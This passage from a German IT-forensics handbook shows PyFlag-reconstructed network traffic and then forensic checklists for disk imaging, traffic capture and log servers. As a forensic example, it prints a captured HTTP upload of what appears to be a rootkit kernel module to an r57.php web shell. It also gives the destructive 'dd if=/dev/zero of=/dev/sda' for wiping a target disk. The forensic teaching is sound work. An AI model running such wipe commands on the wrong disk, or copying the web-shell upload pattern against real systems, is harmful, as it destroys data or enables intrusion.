


Abb. 83: Darstellung im virtuellen Dateisystem (VFS)

Dabei werden gesendete und empfangene Daten voneinander getrennt aufgezeigt, eine kombinierte Darstellung wird nur selten angeboten. Der Inhalt der gebotenen Informationen entspricht im Wesentlichen dem Ergebnis der im Kapitel vorgestellten Untersuchung von Verbindungsdaten.

In der Detailanzeige ist dann jedoch der Paketinhalt erkennbar. Webseiten werden dabei zumindest teilweise rekonstruiert, wie die nachfolgende Abbildung 84 zeigt.







Abb. 84: Durch PyFlag rekonstruierte Webseite

Daten, welche zum Server im Rahmen der Kommunikation gesandt wurden, sind im Klartext lesbar, sofern die Übertragung unverschlüsselt erfolgte. Die nachfolgende Abbildung 85 verdeutlicht diesen Sachverhalt.




```
POST /includes/r57.php HTTP/1.1
Host: 192.168.1.14
User-Agent: Mozilla/5.0 (X11; U; Linux i686; de; rv:1.8.1.16)
Gecko/20080715 Ubuntu/7.10 (gutsy) Firefox/2.0.0.16
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9
,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://192.168.1.14/includes/r57.php
Cookie: uname=Linux+S4+2.6.18-4-486+%231+Mon+Mar+26+16%3A39%3A10+UTC+2
007+i686+GNU%2FLinux; id=uid%3D33%28www-data%29+gid%3D33%28www-
data%29+groups%3D33%28www-data%29; sysctl=-;
ee69e921fbd7a94dab5e17dd423f337d=-; mosvisitor=1
Content-Type: multipart/form-data;
boundary=---------------------------194492887111336408146293991l
Content-Length: 10934

-----------------------------194492887111336408146293991l
Content-Disposition: form-data; name="userfile"; filename="enyelkm.ko"
Content-Type: application/octet-stream

ELFl4(
```

Abb. 85: Darstellung der Dateiübertragung mittels HTTP-POST

Hier wurde eine Binärdatei mit dem Namen „enyelkm.ko“ an das Skript „/includes/r57.php“ übertragen. Aus der letzten Zeile der Abbildung ist zu entnehmen, dass es sich bei der übertragenen Datei um eine ausführbare Datei mit einem ELF-Header handelt. Das Zielsystem war im betrachteten Fall der Computer mit der IP-Adresse 192.168.1.14, wie der Referer-Eintrag zeigt.

In der nachfolgenden Abbildung 86 hingegen ist ein kombinierter Datenstrom erkennbar, in dem offensichtlich eine Bilddatei im JPEG Format übertragen wurde.

Viewing file in inode Inet1|S3552

Classified as data by magic

Statistics | HexDump | TextDump | Download | Summary | Explain

Show Packets | Combined stream

```
SendACap.90.451.297


SizeIs.31840

Sendmedadata.

......JFIF.............C......................
....
...
...  .........  .............C.......    ..      .
.......................................................)....".................
...................
 ...................}........!1A..Qa."q.2....#B...R..$3br.
.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz............................
.......................................................................
 ...................w.......!1..AQ.aq."2...B....       #3R..br.
.$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........................
...............................................
........?.......N!+2....5^..........I.'._"Y.W:;       lo...   ..S....f.I.....z.
.<'.r.z......G......O.h.4pE+.-'.q.U......X.....iW%$.+W.m...&.u.]........|'..4....
..$6.8.I~^.^{..q....|$...s...8.N.w>........;}:...      E....{........t.......y .
.......}*.5..`.%['542...$..U.@e`?..H....sn.ov}.T.E(.s.D....kk.XC.w.2....iv.V..Z.
Y:cu.......'.. S.^......4...!.EdY|E.'.Sv..
```

Abb. 86: JPEG Bild in einer Kommunikation mit unbekanntem Kommunikationsprotokoll

Dies ist durch die JFIF-Zeichenfolge am Dateianfang zu erkennen.

Anhang B - (Ablaufdiagramme und Checklisten)

In diesem Teil des Anhangs befinden sich ausgewählte Schritt-für-Schritt Anleitungen bzw. Ablaufdiagramme und Checklisten. Diese Ablaufdiagramme und Checklisten dienen dabei jedoch nur als Beispiel, um die Erstellung eigener Dokumente zu unterstützen. Dabei sind alle Ablaufdiagramme in verschiedene Sichten unterteilt. Der Ausführende nutzt dabei die 1000er-Sicht und arbeitet die einzelnen Punkte ab. Danach gibt er die Ablaufdiagramme an seinen Vorgesetzen, der die Aktionen auf 100er Sicht bestätigt. Zuletzt erhält z.B. der Abteilungsleiter die Ablaufdiagramme, um auf 10er-Sicht die ordnungsgemäße Durchführung zu bestätigen. Die einzelnen Sichten sind dabei jeweils um einen Tabulatorschritt eingerückt:

☐ 10er Sicht
    ☐ 100er Sicht
        ☐ 1000er Sicht

Sollten „...“-Markierungen in den Ablaufdiagrammen zu finden sein, so ist dort das verwendete Werkzeug oder der Hash-Wert einzutragen. Die unterschiedlichen Detailgrade sind abhängig von den Vorkenntnissen des Ausführenden gewählt worden.

Die genannten Werkzeuge sind exemplarisch ausgewählte Beispiele. Es gibt für fast jeden forensischen Einsatzzweck mehrere Alternativen, um unter Wahrung von Integrität und Authentizität Daten zu erheben, zu untersuchen und zu analysieren.

Ablaufliste zum Erstellen eines beweissicheren forensischen Abbildes eines Massenspeichers

Die Ablaufliste zum Erstellen eines beweissicheren forensischen Abbildes eines Massenspeichers beinhaltet eine detaillierte Handlungsanweisung auf 1000er Sicht für den Ausführenden. Gerade wenn dieser keine weitreichenden forensischen Kenntnisse hat, ist dieser Detailgrad sinnvoll. Auch zum Training von angehenden Untersuchenden ist dies besonders geeignet.

Strategische Vorbereitung (siehe Kapitel)

☐ Writeblocker für alle Interfaces bereithalten
    ☐ Writeblocker für alle Interfaces bereithalten
        ☐ Writeblocker für alle Interfaces bereithalten
☐ Hardware-Verzeichnis für eingesetzte Datenträger erstellen
    ☐ Hardware-Verzeichnis für eingesetzte Datenträger erstellen
        ☐ Hardware-Verzeichnis für eingesetzte Datenträger erstellen
☐ Zieldatenträger aufbereiten

☐ Zieldatenträger in ausreichender Größe aufbereiten
☐ ausreichend großer USB-Zieldatenträger für mögliche forensische Untersuchungen forensisch mit der DBA (siehe Kapitel 2.1.2.6) „dd“ gelöscht (dd if=/dev/zero of=/dev/sda; sync)
☐ Erstellungssoftware aktualisieren und erreichbar lagern
☐ Erstellungssoftware aktualisieren und erreichbar lagern
☐ aktuelle HELIX-CD erreichbar lagern

Operationale Vorbereitung (siehe Kapitel)

☐ Systemstatus überprüfen
☐ Systemstatus ermitteln, gegebenenfalls Sicherung flüchtiger Daten planen, System für Datensammlung vorbereiten
☐ Ist das zu untersuchende System angeschaltet
Falls Ja: ☐ Flüchtige Daten sichern
Falls Nein: Computersystem öffnen, Festplatte abtrennen und wenn möglich mit einem Write-Blocker wieder anschließen
☐ Startreihenfolge im System-BIOS derartig angepasst, dass zuerst vom CD/DVD-Laufwerk gestartet wird (bei nicht vorhandenem Write-Blocker gegebenenfalls ohne angeschlossene Festplatte durchführen)

Datensammlung (siehe Kapitel)

☐ Schreibschutz überprüfen
☐ Schreibschutz überprüfen
☐ Schreibschutz überprüfen
☐ Abbilderstellungssoftware starten
☐ Abbilderstellungssoftware starten
☐ Die Werkzeugsammlung HELIX Boot-CD starten, ggf. Tastaturbelegung auswählen und die Startoption **CONSOLE** benutzen
☐ Datenträger identifizieren
☐ Datenträger (Quelle und Ziel) identifizieren
☐ Massenspeicher unter Zuhilfenahme von den IT-Anwendungen (siehe Kapitel 2.1.2.4) „dmesg“ (siehe dazu auch Kapitel) und „less“ mit „dmesg | less“ identifiziert
☐ forensisch gelöschten Zieldatenträger identifizieren bzw. bereitstellen
☐ Partitionstabelle mit der IT-Anwendung (siehe Kapitel) „parted“ auf dem Ziel erstellt: parted /dev/sda mklabel msdos
☐ Partition und Dateisystem mit der IT-Anwendung (siehe Kapitel) „parted“ auf dem Zieldatenträger erstellt: parted /dev/sda mkpartfs primary ext2 0, die Größe wird anschließend abgefragt
☐ Zieldatenträger wurde mit der IT-Anwendung (siehe Kapitel) „mount“ eingebunden: mount -t ext2 /dev/sda1 /mnt
☐ Datenträgerabbild erstellen
☐ Physisches Sektorabbild erstellen

☐ Datenträgerabbild mit der DBA (siehe Kapitel) „dcfldd“ erstellt und als Rohdatum (siehe Kapitel) mit Hash-Wert zur Integritätssicherung gesichert:
(dcfldd if=/dev/hda of=/mnt/forensic.imghashlog=/mnt/forensic.img.hash)
☐ Zieldatenträger wurde mit der IT-Anwendung (siehe Kapitel) „umount“ ausgehängt: umount /mnt

Ablaufliste zur Auswertung von Festplattenabbildern

Die Ablaufliste zur Auswertung von Festplattenabbildern verzichtet größtenteils auch auf der detaillierten 1000er Sicht auf die Nennung expliziter Werkzeuge. Damit ist diese Ablaufliste in verschiedenen Szenarien einsetzbar. Gerade wenn verschiedene Systeme eingesetzt werden, kann dies sinnvoll sein. So unterscheidet sich die Auswertung von Logdaten von Linux- und Windowssystemen sehr deutlich, da unterschiedliche Logformate eingesetzt werden. Sobald diese in eine einheitliche Form gebracht wurden, ist das weitere Vorgehen hingegen wieder identisch.

Strategische Vorbereitung (siehe Kapitel)
☐ Ein Vorgehen (technisch und/oder organisatorisch) zur Wahrung der Sicherheitsaspekte wurde festgelegt.
  ☐ Ein integritätssicherndes Vorgehen wurde festgelegt
    ☐ Die Prüfsumme des Datenträgers wurde für eine spätere Überprüfung gesichert.
    ☐ Es wird ein Werkzeug eingesetzt, dass das Untersuchungsziel nicht verändert
  ☐ Ein Richtlinie zum Umgang mit vertraulichen Daten wurde erstellt
    ☐ Ein Richtlinie zum Umgang mit vertraulichen Daten wurde erstellt

Operationale Vorbereitung (siehe Kapitel)
☐ Interessante Datenquellen wurden ausgewählt.
  ☐ Vorfallsrelevante Datenquellen wurden identifiziert.
    ☐ Position von Logdateien wurde festgestellt
    ☐ Position von Anwenderdaten wurde festgestellt
    ☐ Position von Konfigurationsdaten wurde festgestellt

Untersuchung (siehe Kapitel)
☐ Die Dokumentation der Untersuchung wurde sichergestellt.
  ☐ Die Untersuchung wurde mit Bildschirmfotos Dokumentiert.
    ☐ Die Untersuchung wurde durch regelmäßige Bildschirmfotos dokumentiert.
    ☐ Der Hashwert Bildschirmfotos wurde berechnet und dokumentiert.
☐ Das Festplattenabbild wurde untersucht
  ☐ Gelöschte Dateien wurden wiederhergestellt

☐ Dies wird von Autopsy automatisch durchgeführt
☐ Die Logdateien wurden ausgewertet
☐ Die Logdateien wurden extrahiert
☐ Die Logdateien wurden ausgewertet
☐ Die Logdateien wurden korreliert
☐ Integrität wurde sichergestellt
☐ Die Prüfsumme des Abbildes wurde nach der Untersuchung mit der gesicherten Prüfsumme verglichen

Ablaufliste zur Aufzeichnung der Kommunikation über Netzwerke

Die Ablaufliste zur Aufzeichnung der Kommunikation über Netzwerke beschreibt die Einrichtung und Nutzung eines expliziten Werkzeugs.

Strategische Vorbereitung (siehe Kapitel)
☐ Es wurde festgelegt, welche Inhalte aufgezeichnet werden sollten.
☐ Es wurde festgelegt, was aufgezeichnet werden soll.
☐ Es wurde festgelegt, was aufgezeichnet werden soll.
☐ Es wurde ein Werkzeug zur Aufzeichnung von Rohdateninhalten zur weiteren Untersuchung auf Kommunikationsprotokolldaten sowie Anwenderdaten an geeigneter Position bereitgestellt.
☐ Der Digitale Fahrtenschreiber wurde an geeigneter Position im Netzwerk positioniert, dieser stellt zudem Integrität, Authentizität und Vertraulichkeit der aufgezeichneten Rohdateninhalte sicher.
☐ Das Live-CD-System des Digitalen Fahrtenschreibers wurde gestartet.
☐ Die fehlerfreie Datenübertragung über den Digitalen Fahrtenschreiber wurde überprüft.
☐ Ein Vorgehen (technisch und/oder organisatorisch) zur Wahrung der Sicherheitsaspekte wurde festgelegt.
☐ Legen Sie ein Werkzeug zur Sicherung der Authentizität bereit.
☐ Der Digitale Fahrtenschreiber stellt die Authentizität sicher.
☐ Legen Sie ein Werkzeug zur Sicherung der Integrität bereit.
☐ Der Digitale Fahrtenschreiber stellt die Integrität sicher.
☐ Stellen Sie vertraulichkeitssicherndes Vorgehen sicher.
☐ Der Digitale Fahrtenschreiber stellt die Vertraulichkeit sicher.
☐ Eine Richtlinie zum Schlüsselmanagement existiert.
☐ Eine Richtlinie zum Schlüsselmanagement existiert.
☐ Die Maßnahmen der strategischen Vorbereitung wurden dokumentiert.
☐ Die Maßnahmen der strategischen Vorbereitung wurden dokumentiert.
☐ Der Digitale Fahrtenschreiber stellt ein prozessbegleitendes Untersuchungsprotokoll zur Verfügung.

Operationale Vorbereitung (siehe Kapitel)

☐ Ein ausreichend großer Zieldatenträger wurde vorbereitet.

   ☐ Ein ausreichend großer Zieldatenträger zur Aufnahme der Rohdateninhalte wurde vorbereitet.

      ☐ Ein ausreichend großer Zieldatenträger wurde vorbereitet und an den Digitalen Fahrtenschreiber angeschlossen.

      ☐ Der Zieldatenträger zur Aufnahme der Rohdateninhalte wurde eingerichtet.

☐ Die Maßnahmen der operationalen Vorbereitung wurden dokumentiert.

   ☐ Die Maßnahmen der operationalen Vorbereitung wurden dokumentiert.

      ☐ Die Systemzeit wurde überprüft und ggf. richtig eingestellt.

      ☐ Der Untersuchende hat sich in den Digitalen Fahrtenschreiber eingetragen.

Datensammlung (siehe Kapitel)

☐ Die Datensammlung wurde durchgeführt.

   ☐ Die Datensammlung wurde mit einem Werkzeug durchgeführt, welches Kommunikations- und Anwenderdaten sammelt und in einem Format für Rohdateninhalte speichert.

      ☐ Die Kommunikationsprotokolldaten und Anwenderdaten wurden durch Auswahl des passenden Menüpunktes des Digitalen Fahrtenschreibers aufgezeichnet.

☐ Die Sicherheitsaspekte wurden beachtet.

   ☐ Die Authentizität wurde durch Einsatz eines Werkzeuges bzw. einer Maßnahme zur …. sichergestellt.

      ☐ Die Authentizität wurde durch den Digitalen Fahrtenschreiber sichergestellt.

   ☐ Die Integrität wurde durch Einsatz eines Werkzeuges zur … sichergestellt.

      ☐ Die Integrität wurde durch den Digitalen Fahrtenschreiber sichergestellt.

☐ Das Untersuchungsergebnis wurde so gespeichert, dass der Datenschutz gewahrt bleibt.

   ☐ Der Datenschutz, sowie Vertraulichkeit wurden durch Einsatz von … beachtet.

      ☐ Die gespeicherten Daten wurden zur Wahrung von Datenschutz und Vertraulichkeit in einem TrueCrypt-Container gespeichert.

☐ Die Datensammlung wurde dokumentiert.

   ☐ Die Datensammlung wurde unter Verwendung von … dokumentiert.

      ☐ Die Datensammlung wurde durch den Digitalen Fahrtenschreiber dokumentiert.

Ablaufliste zur Auswertung der Netzwerkverbindungs-daten

Die Ablaufliste zur Auswertung der Netzwerkverbindungsdaten beschreibt die Auswertung mit einem hohen Detailgrad auf der 1000er Sicht. Gerade wenn die Vertraulichkeit bei der Untersuchung gewährleistet werden muss, ist dies sinnvoll um z. B. datenschutzrechtliche Vorgaben nicht zu verletzen.

Strategische Vorbereitung (siehe Kapitel)
□ Ein Vorgehen (technisch und/oder organisatorisch) zur Wahrung der Sicherheitsaspekte wurde festgelegt.
  □ Ein vertraulichkeitssicherndes Vorgehen wurde festgelegt
    □ Die Parameterauswahl des Werkzeugs *tshark* wurden derart eigeschränkt, dass keine Nutzdaten angezeigt werden können.

Operationale Vorbereitung (siehe Kapitel)
□ Die Integrität des Untersuchungsgegenstandes wurde überprüft.
  □ Der Hashwert des Untersuchungsgegenstandes wurde berechnet und mit dem dokumentierten Wert verglichen.
    □ Der Hashwert des Untersuchungsgegenstandes wurde berechnet: „sha256sum Mitschnitt.cap“
    □ Der ermittelte Hashwert wurde mit dem dokumentierten Wert verglichen.

Untersuchung (siehe Kapitel)
□ Die Dokumentation der Untersuchung wurde sichergestellt.
  □ Die Untersuchung wurde mit *script* dokumentiert.
    □ Die Untersuchung wurde innerhalb einer *script*-Sitzung durchgeführt.: „script Untersuchungsprotokoll“
□ Die Verbindungsdaten wurden untersucht.
  □ Die Verbindungsdaten der OSI-Schicht 2 wurden untersucht.
    □ Die Ethernet-Frames wurden ausgewertet. „tshark -q -z "conv,eth" -r Mitschnitt.cap“
  □ Die Verbindungsdaten der OSI-Schicht 3 wurden untersucht.
    □ Die IP-Pakete wurden ausgewertet. „tshark -q -z "conv,ip" -r Mitschnitt.cap“
  □ Die Verbindungsdaten der OSI-Schicht 4 wurden untersucht.
    □ Die TCP-Pakete wurden ausgewertet. „tshark -q -z "conv,tcp" -r Mitschnitt.cap“
    □ Die UDP-Pakete wurden ausgewertet. „tshark -q -z "conv,udp" -r Mitschnitt.cap“
□ Das Untersuchungsergebnis wurde so gespeichert, dass dessen Integrität jederzeit überprüfbar bleibt.
  □ Der HASH-Wert des Untersuchungsergebnisses wurde ermittelt.
    □ Der HASH-Wert des Untersuchungsergebnisses wurde mit *sha256sum* berechnet: „sha256sum Untersuchungsprotokoll“
    □ Der HASH-Wert wurde separat vermerkt.

Ablaufliste zur Durchführung einer untersuchungsbegleitenden Dokumentation

Diese Ablaufliste dient im Wesentlichen dem Verständnis für die Notwendigkeit einer Dokumentation der einzelnen Untersuchungsschritte. Daher wird auf die Nennung konkreter Werkzeuge verzichtet.

Strategische Vorbereitung (siehe Kapitel)
□ Authentische und integere forensische Werkzeuge wurden aus einer vertrauenswürdigen Quelle beschafft und abgelegt
□ Die forensischen Werkzeuge wurden anhand ihrer Eigenschaften wie in Kapitel beschrieben klassifiziert.
□ Ein Management für kryptographische Schlüssel wurde zusammen mit einer Möglichkeit der Rücknahme einzelner Schlüssel initiiert.

Operationale Vorbereitung (siehe Kapitel)
□ Die IT-Komponenten wurden anhand eindeutiger Kennungen erfasst und damit die lückenlose Beweiskette initiiert.
□ Die eingesetzten forensischen Werkzeuge wurden (inkl. Beschaffungsquelle) inventarisiert.

Dokumentation (siehe Kapitel)
☐ Verlauf der Untersuchung dokumentiert
- ☐ Benennung des Arbeitsschritts
  - ☐ Anfangszeit aufgenommen
  - ☐ Bezeichnung des Arbeitsschritts
  - ☐ Werkzeugname und Version
  - ☐ Aufrufparameter / Untersuchungsverlauf
  - ☐ Untersuchender
  - ☐ Untersuchungsergebnis
  - ☐ Endzeit des Untersuchungsschritts aufnehmen
- ☐ Ergebnis für den Forensischen Prozess
  - ☐ Grund für Untersuchungsschritt (Welchen Zugewinn erhofft man sich daraus für die Untersuchung ?)

☐ Absicherung der Sicherheitsaspekte dokumentiert
- ☐ Behandlung der Sicherheitsaspekte bei UZ
  - ☐ Integrität von UZ gesichert?
  - ☐ Authentizität von UZ gesichert?
  - ☐ Vertraulichkeit von UZ gesichert ?
- ☐ Behandlung der Sicherheitsaspekte bei UE
  - ☐ Integrität von UE gesichert ?
  - ☐ Authentizität von UE gesichert?
  - ☐ Vertraulichkeit von UE gesichert?

☐ Die forensischen Werkzeuge wurden archiviert

Ablaufliste zur Einrichtung des zentralen Logservers

Da auch die Maßnahmen der Strategischen Vorbereitung dokumentiert und korrekt ausgeführt werden müssen, ist auch dafür eine Ablaufliste sinnvoll. Diese Ablaufliste verdeutlicht die Einrichtung eines zentralen Logservers, sowie die Einhaltung der zutreffenden Anforderungen des BSI-Grundschutz-Katalogs.

Strategische Vorbereitung (siehe Kapitel)

- ☐ Maßnahmen zur Zugangssicherung wurden getroffen
  - ☐ Die Maßnahmen zur Zugangssicherung wurden nach dem BSI-Grundschutz-Katalog getroffen
    - ☐ Die Maßnahmen aus http://www.bsi.de/gshb/deutsch/baust/b02004.htm wurden getroffen
- ☐ Ein Logserver wurde eingerichtet.
  - ☐ Ein Basisbetriebssystem wurde installiert.
    - ☐ Debian Etch wurde als Basis installiert.
    - ☐ kryptographische Schlüsselpaare wurden erstellt.
    - ☐ Eine sichere Verwahrung der Schlüssel wurde durch ein geeignetes Schlüsselmanagement sichergestellt.
  - ☐ Ein Logdienst wurde eingerichtet.
    - ☐ syslog-ng wurde installiert.
    - ☐ Ein CA-Zertifikat wurde erstellt.
    - ☐ Ein Server-Zertifikat wurde erstellt.
    - ☐ Das Server-Zertifikat wurde in der Datenquelle eingetragen.
    - ☐ Ein Zertifikat zur Logdatenverschlüsslung wurde erstellt.
    - ☐ Das Zertifikat zur Verschlüsslung der Logdaten wurde im Logziel eingerichtet.
- ☐ Der Logserver wurde als Logziel eingerichtet.
  - ☐ Die Windows-Clients schicken die Logdaten an den Logserver.
    - ☐ Das Microsoft .Net Framework 2.0 wurde installiert.
    - ☐ kryptographische Schlüsselpaare wurden erstellt.
    - ☐ Der syslog-ng Agent für Windows wurde installiert.
    - ☐ Die SSL-Zertifikate wurden eingerichtet und auf Korrektheit überprüft.
    - ☐ Der Logserver wurde als Logziel eingerichtet.
  - ☐ Die Linux-Clients schicken die Logdaten an den Logserver.
    - ☐ Der syslog-ng Client für Linux wurde installiert.
    - ☐ kryptographische Schlüsselpaare wurden erstellt.
    - ☐ Die SSL-Zertifikate wurden eingerichtet und auf Korrektheit überprüft.
    - ☐ Der Logserver wurde als Logziel eingerichtet.
- ☐ Maßnahmen zur Sicherung der Daten wurden getroffen.
  - ☐ Ein Backup-Plan wurde anhand der BSI-Grundschutz-Kataloge erstellt.
    - ☐ Die Maßnahmen aus http://www.bsi.de/gshb/deutsch/baust/b01004.htm wurden befolgt.

Ausgewählte Checklisten

Im folgenden Abschnitt befinden sich einige Checklisten für ausgewählte Abläufe im Bereich der IT-Forensik auf der Basis der Ablauflisten.

Diese bieten jeweils -grau markiert- eine Übersicht über die notwendigen Schritte. Die weißen Felder sind dafür vorgesehen, die Durchführung des benannten Punktes zu beschreiben, während die zweite Spalte den Namen des Durchführenden enthalten sollte. Dies ist notwendig, um Schritte zu kennzeichnen, die von externen Bearbeitern durchgeführt wurden. Die letzte Spalte ist zum Abhaken gedacht. Während die allgemeinen Checklisten 1 bis 3 nicht dazu geeignet sind, eine Dokumentation zu ersetzen, unterstützen sie diese. Checkliste 4 gibt ein Beispiel für die Dokumentation einer Maßnahme im Rahmen der strategischen Vorbereitung vor.

Die Checklisten sind im einzelnen :

1. Untersuchung eines Festplattenabbilds (2 Seiten)
2. Aufzeichnung des Netzwerkverkehrs (1 Seite)
3. Auswertung der Netzwerkverbindungsdaten (1 Seite)
4. Einrichtung eines Zentralen Log-Servers (1 Seite)

Untersuchung eines Festplattenabbilds			
Datum	**Fall**	**Bearbeiter**	**1**
Vorbereitung			□
Vorgehen zur Absicherung der Sicherheitsaspekte erstellt			□
Integrität des Untersuchungsgegenstand geprüft			□
Sichergestellt, dass UZ nicht verändert wird			□
Datenquellen ausgewählt			□
Position von Logdateien festgestellt			□
Position von Anwenderdaten festgestellt			□
Position von Logdateien festgestellt			□
Weitere Datenquellen identifiziert			□

Untersuchung eines Festplattenabbilds				
Datum	**Fall**	**Bearbeiter**		**2**
Untersuchung				□
Gelöschte Dateien wiederhergestellt				□
Datenquellen wurden untersucht				□
Die Ergebnisse wurden dokumentiert				□
Die Integrität der Untersuchungsergebnisse wurde gesichert				□

Aufzeichnung des Netzwerkverkehrs			
Datum	**Fall**	**Bearbeiter**	**1**
Vorbereitung			□
Es wurde festgelegt, welche Daten gesichert werden sollen			□
Es wurde ein Werkzeug zur Sicherung der Rohdaten gewählt			□
Ein Vorgehen zur Wahrung der Sicherheitsaspekt wurde festgelegt			□
Datensammlung			□
Datensammlung wurde durchgeführt			□
Sicherheitsaspekte wurden beachtet			□
Datenschutz bei der Speicherung der Rohdaten sichergestellt			□
Die Durchführung wurde dokumentiert			□

Auswertung der Netzwerkverbindungsdaten				
Datum	**Fall**	**Bearbeiter**		**1**
Vorbereitung				□
Ein Vorgehen zur Wahrung der Sicherheitsaspekt wurde festgelegt				□
Die Integrität des Untersuchungsgegenstand wurde geprüft				□
Die Authentizität des Untersuchungsgegenstand wurde geprüft				□
Untersuchung				□
Verbindungsdaten der OSI-Schicht 2 untersucht				□
Verbindungsdaten der OSI-Schicht 3 untersucht				□
Verbindungsdaten der OSI-Schicht 4 untersucht				□
Die Durchführung wurde dokumentiert				□
Die Integrität der Untersuchungsergebnisse wurde gesichert				□

Einrichtung eines Zentralen Logservers			
Datum	**Fall**	**Bearbeiter**	**1**
Logserver wurde eingerichtet			□
Basissystem installiert und konfiguriert			□
Logdienst installiert und konfiguriert			□
Logserver abgesichert			□
Massnahmen zur Datensicherung getroffen			□
Logserver wurde als Logziel eingerichtet			□

Index